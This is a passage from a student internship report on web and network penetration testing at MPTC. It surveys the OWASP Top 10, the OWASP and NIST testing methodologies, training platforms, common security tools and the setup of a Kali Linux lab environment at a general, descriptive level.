A02:2021-Cryptographic Failures	On the web application, when user makes request or responds, the transmission data aren't encrypted properly or failed to protect the attacker to decrypt.
A03:2021-Injection	Attacker can make injection to the system on web or infrastructure such as Command injection and SQL injection.
A04:2021-Insecure Design	Sometimes the developer doesn't care much about their web design. So, the of those design might vulnerable to attacker.
A05:2021-Security Misconfiguration	Sometimes the system admin made the complete infrastructure but they can leave a something that can be vulnerable to attacker because they misconfigured the system.
A06:2021-Vulnerable and Outdated Components	For the web application and system infrastructure, the developer and system admin use the outdated services, libraries, dependencies. Or they system is old that
A07:2021-Identification and Authentication Failures	When login, the login system is weak enough that can be vulnerable to attacker to spy on the user when they make sign in.
A08:2021-Software and Data Integrity Failures	Some application use other codes or data of another system that is insecure that attacker can attack that system and can be access to the application
A09:2021-Security Logging and Monitoring Failures	Sometimes, the system cannot detect the suspicious or malicious action that led to not write the log for the security team monitors.
A10:2021-Server-Side Request Forgery	Attackers can trick a server by sending a malicious request that can lead to data leaks of a systems

Table 4: OWASP TOP 10 standard

OWASP also provide a methodology for identifying, assessing, and mitigating security risks in web applications or larger organizations like financial services. Penetration testing using the OWASP methodology has 6 phases:

- **Information Gathering:** Collecting basic data about the server or application, setting goals and parameters for the security evaluation, and identifying sensitive information and potential threats.
- **Threat Modeling:** Creating a model of the weakness within the web application to identify potential dangers and attack vectors.
- **Vulnerabilities Assessment:** Testing aspects like platform configuration and handling of different file extensions, as well as cross-site policies that can be exploited. Using both automated tools and manual testing to check for common flaws, including buffer overflows, cross-site scripting, and SQL injection.
- **Risk Analysis:** Analyze the vulnerability and put the severity risk from Critical, High, Medium, and Low to inform the stakeholder the impact
- **Remediation:** Inform the stakeholder to perform fixing the vulnerabilities found in the risk analysis phase following their seriousness and applying patches or updating program versions
- **Verification:** Conducting additional security testing to ensure the security protections after vulnerabilities have been fixed by reevaluation the old weakness.
- **Maintenance:** Regularly updating security controls and conducting frequent vulnerability assessments to maintain the web application's security over time.

5. NIST

The National Institute of Standards and Technology (NIST) provides one of the most authoritative frameworks for planning, executing, and reporting technical security assessments. Especially CVE list that provide description effected part within that CVE. I use NIST for identify, analyze, and find the latest CVE. Similar to OWASP, they also provide a framework that help penetration tester follow the official process of cyber work.



Figure 4: NIST logo

There are 4 stages process:

- **Planning:** we and stakeholder will involve to define the scope, objectives, and the contacted person of the penetration test, and understand the target environment.
- **Discovery:** Finding the information about the target system. Then find the potential vulnerabilities using penetration testing tools and techniques.
- **Attack:** Exploiting the found vulnerabilities to gain unauthorized access or perform other malicious activities.
- **Reporting:** Writing the report to the organization, including the detail of the vulnerabilities found including the impacts, and recommendations to fix them.




Figure 5: NIST vulnerabilities database search

6. Penetration testing framework

Based on OWASP methodology and NIST penetration framework. We can put the penetration framework to into one simple methodology. Our framework provides a structured of penetration testing by consisting of seven main phases. Each phase builds upon the previous to ensure a comprehensive security evaluation.




Figure 6: Use-case diagram of penetration testing

6.1.Phase 1: Planning and preparation

- We define scope and timeline for penetration testing by open a meeting between stakeholder
- We will ask stakeholder to obtain necessary permissions and approvals
- Conduct stakeholder meetings to align expectations can be online and offline
- We will define the box. Is it grey-box, white-box, or black-box!

6.2.Phase 2: Reconnaissance

- We will find the information of the target system to understand more
- We will start by performing passive reconnaissance
- And we will conduct active reconnaissance

6.3.Phase 3: Scanning and enumeration

- We use opensource tools and commercial automated tools to scan for vulnerabilities
- First, we use NMAP to identify open ports, services, and their versions
- Then, we extract system information
- And we explore web application to find the malicious weakness

6.4.Phase 4: Exploitation (if allowed)

- After finding the weakness of that system, we can exploit identified vulnerabilities if the stakeholder allowed
- For web penetration, we can attempt for SQL Injection, Cross-Site Scripting (XSS), LFI
- For network infrastructure we can use other tools to gain unauthorized access and privilege escalation testing

6.5.Phase 5: Post Exploitation (optional)

- After exploitation, we will delete any malware/rootkit installed
- And we will recover all files that were deleted
- We will reverse any elevated privileges.
- We also will restore network settings to its original state
- And finally, we will remove created vulnerabilities and exploits

6.6.Phase 6: Reporting

- We will write a first document called “initial report” which is a document of findings with detailed vulnerability descriptions Include risk ratings, impact analysis, and possible exploit scenarios
- To make it legit, we have to provide proof of concept (PoC) for critical vulnerabilities and suggest remediation steps and best security practices

6.7.Phase 7: Remediation and follow-up

- After the penetration testing, we will share the report with stakeholders and security teams
- Finally, we will conduct retesting to ensure vulnerabilities are resolved or we can say reevaluation

7. Lab training

Before performing penetration testing, practical and hands-on experience is essential in developing penetration testing skills. There are several major platforms that provide real-world attack simulation environments.

7.1.Hack The Box (HTB)

Hack The Box offers a wide range of virtual labs that challenge users to exploit systems, escalate privileges, and simulate red team operations. It's known for its community-driven content and regularly updated challenges. It has Lab, Training, Challenges, and VM machine. For this internship, I used this lab to master for **Certified Penetration Testing Specialist (CPTS)**.



Figure 7: HTB logo



Figure 8: HTB CPTS logo

Hack the Box also provides a framework for penetration testing. The framework consists the workflow from Pre-engagement until the Post-engagement. Similarly to PTES and OWASP framework, penetration tester must follow the rules and guideline within Pre-engagement phase. And they have to provide POC to the stakeholder to show the weakness of the system. Below figure will show the process of penetration testing from HTB. Despite the Pre-engagement and Post-engagement, the process might loop around until the fixing process completed successfully.




Figure 9: HTB penetration testing process

7.2.PortSwigger Academic

Lab of Burp Suite name PortSwigger. It provides Web Security Academy. It offers interactive labs to learn about web vulnerabilities like XSS, CSRF, and SSRF. It's an excellent lab training for mastering the OWASP Top 10.



Figure 10: PortSwigger logo

PortSwigger provides **Web Security Academy Learning Paths** to help early learner a structured approach to learning web security, empowering them to advance at their own pace while ensuring a deep understanding of the subject matter. There are many good paths such as: API testing, Web LLM attacks, Cross-site request forgery (CSRF), Clickjacking, Server-side request forgery (SSRF), and a lost more. For penetration tester, PortSwigger has testing labs for learner to understand the vulnerability.




Figure 11: PortSwigger dashboard




Figure 12: PortSwigger WebSecurity Academy CSRF

CHAPTER III: TECHNOLOGIES AND TOOLS

In penetration testing, the selection of appropriate tools is essential because we have to identify, exploit, and remediate vulnerabilities within systems and applications. This chapter I will go

through the various categories of tools utilized during the penetration testing internship at MPTC such as open-source, commercial, automation, manual, and web-based tools.




Figure 13: testing tool categories

1. Open-Source

Open-source tools refers to the free tools that are available and widely used in the cybersecurity industry. They are really essential in order to help in various penetration testing, from reconnaissance to exploitation.

Tools	Usage
Nmap	Reconnaissance
Nikto	Vulnerability Assessment
Metasploit	Exploitation
Burp Suite Community Edition	Web Application Testing

Wireshark	Packet Analysis
John the Ripper	Password Security Testing
Hydra	Brute-force Attacks
OWASP ZAP	Web Application Vulnerability Scanning
Gobuster	Brute-force Directory, Sub-domain
SSLScan	SSL encryption testing

Table 5: the tool different usages

 Figure 14: NMAP logo	 Figure 15: Hydra logo	 Figure 16: John the Ripper logo	 Figure 17: Metasploit logo
 Figure 18: Wireshark logo	 Figure 19: Burp suite CE logo	 Figure 20: Nikto logo	 Figure 21: OWASP ZAP logo
 Figure 22: gobuster logo	 Figure 23: Wappalyzer logo	 Figure 24: Hashcat logo	 Figure 25: WPScan logo

2. Commercial tools

Commercial tools are the paid tools with advanced features, professional support, and regular updates, ensuring them ideal for large-scale security testing. However, at MPTC, we used two tools for penetration this internship.

2.1.Automation tools: Nessus Expert



Figure 26: Nessus Expert logo

Automation tools assist to speed up repetitive security checks, allowing penetration testers to focus on more complex aspects of security assessments. At **MPTC**, Nessus Expert, developed by Tenable, a powerful vulnerability scanner that automatically detects security flaws, misconfigurations, and compliance issues across networks, systems, and applications. Moreover, it scans external attack surfaces and cloud infrastructure, giving a complete point of view of an organization's security weaknesses.

2.2.Manual tools: Burp suite Professional



Figure 27: Burp Suite logo

Manual tools necessary for user interaction and are essential for deep security analysis and utilization during penetration testing. Burp Suite Professional, offered by PortSwigger, is a leading web application security testing platform renowned for its robust suite of tools tailored for manual penetration testing. It includes an intercepting proxy to monitor web traffic, an advanced web vulnerability scanner, advanced tools for manipulating as well as analyzing HTTP/S traffic. Burp Suite Professional allows the testers to discover in-depth assessments of web applications, identify complex vulnerabilities, and generate detailed reports.

3. Web-based tools

Web-based tools focus on running directly through browsers and serve as invaluable resources for penetration testers, offering faster saving duration time to identify the data from vulnerability finding. These tools below were integrated during my internship journey:

3.1.Exploit-DB (searchsploit)

Exploit-DB is a collection of publicly disclosed exploits and associated vulnerable software. It assists in the research and identification of known vulnerabilities. The search exploit command-line tool encourages the testers to search the Exploit-DB database locally, which makes it easier to find the relevant exploit during the assessments.



Figure 28: Exploit database logo

3.2.CyberChef

CyberChef is created by GCHQ. It refers to a web application designed for performing a wide array of "cyber" operations within a web browser. It allows the users to perform tasks like data format transformations, encryption/decryption, and encoding/decoding. These are crucial for testers to analyze and manipulate data during penetration tests.




Figure 29: CyberChef logo

3.3.Crackstation

CrackStation is an online tool that we use for cracking password hashes. Moreover, it uses an extensive precomputed lookup table of hashes values to recover the plaintext passwords from their own hashes. It stands to support multiple hash algorithms and is instrumental in evaluating the strength of password storage mechanisms.



Figure 30: CrackStation logo

3.4.DefaultCreds-cheat-sheet

DefaultCreds-cheat-sheet is one of the valuable resources that provide us with the lists default usernames and passwords for various hardware and software products. Penetration testers use this cheat sheet to identify systems that still have their default credentials, which is a common security lapse. So, this type of attack is called OSINT attack.



3.5.Ciphersuite.io

CipherSuite.io refers to an online tool that evaluates the SSL/TLS configuration quality of web servers. It also provides the details on supported cipher suites, protocol versions, and potential vulnerabilities. Its main goal is to help the testers to assess the security of encrypted communications successfully and ensure the adherence to best practices.



Figure 31: Ciphersuite logo

CHAPTER IV: IMPLEMENTATION AND DEPLOYMENT

This Chapter, I will detail the practical steps taken during my internship at MPTC to find the vulnerability and improve the security of the web application server. The workflow based of the penetration testing framework I mentioned above.

1. Environment setup

First, we have to set up secure penetration testing environment. VMware Workstation was utilized to host virtual machines (VM). The network configuration was set to Network Address Translation (NAT), allowing the VMs to access external networks through the host's IP address while maintaining isolation from the host system. This setup ensures that the testing environment remains contained, mitigating potential risks to the host operating system.




Figure 32: VMware setting up diagram




Figure 33: VMware Virtual Network Editor

2. Installation

2.1. Set up Kali machine with NAT

A Kali Linux VM was deployed as the primary attack machine, with a minimum of 4 cores CPU, 4GB RAM, and 32GB ROM to ensure optimal performance. The VMs also connected to the NAT network for seamless interaction with the Kali Linux VM while using command shell Terminal with SSH. The Kali VM is assigned to IP 192.168.69.15.




Figure 34: Setting up Kali Linux diagram




Figure 35: Kali Linux running on VMware

To access to our Kali machine, we can use it with VMware Workstation application or we can remote access it using SSH. Example: “ssh kali@192.168.29.15”. To my work environment, I use Termius for my remote access. The application allows us to save the credential of the VM machine without open Windows CMD or Terminal to enter ssh command again. Also, this application can be configuring the style of the shell.




Figure 36: Remote Kali linux using SSH

2.2. Access to Nessus Expert using Tailscale

Nessus Expert is one of the commercial tools I used for penetration testing. I used this application for vulnerable assessment to scan 212 external IP addresses. The application is installed on MPTC workplace machine. In order to access it, we have to setup Tailscale. Tailscale works like VPN connection. We configure the MPTC workstation to use Tailscale network. When we join the Tailscale network we had created using Tailscale client application that installed on our Windows machine. Only collaboration invited Tailscale accounts are allowed to access Nessus Expert Tailscale IP address.




Figure 37: Tailscale dashboard

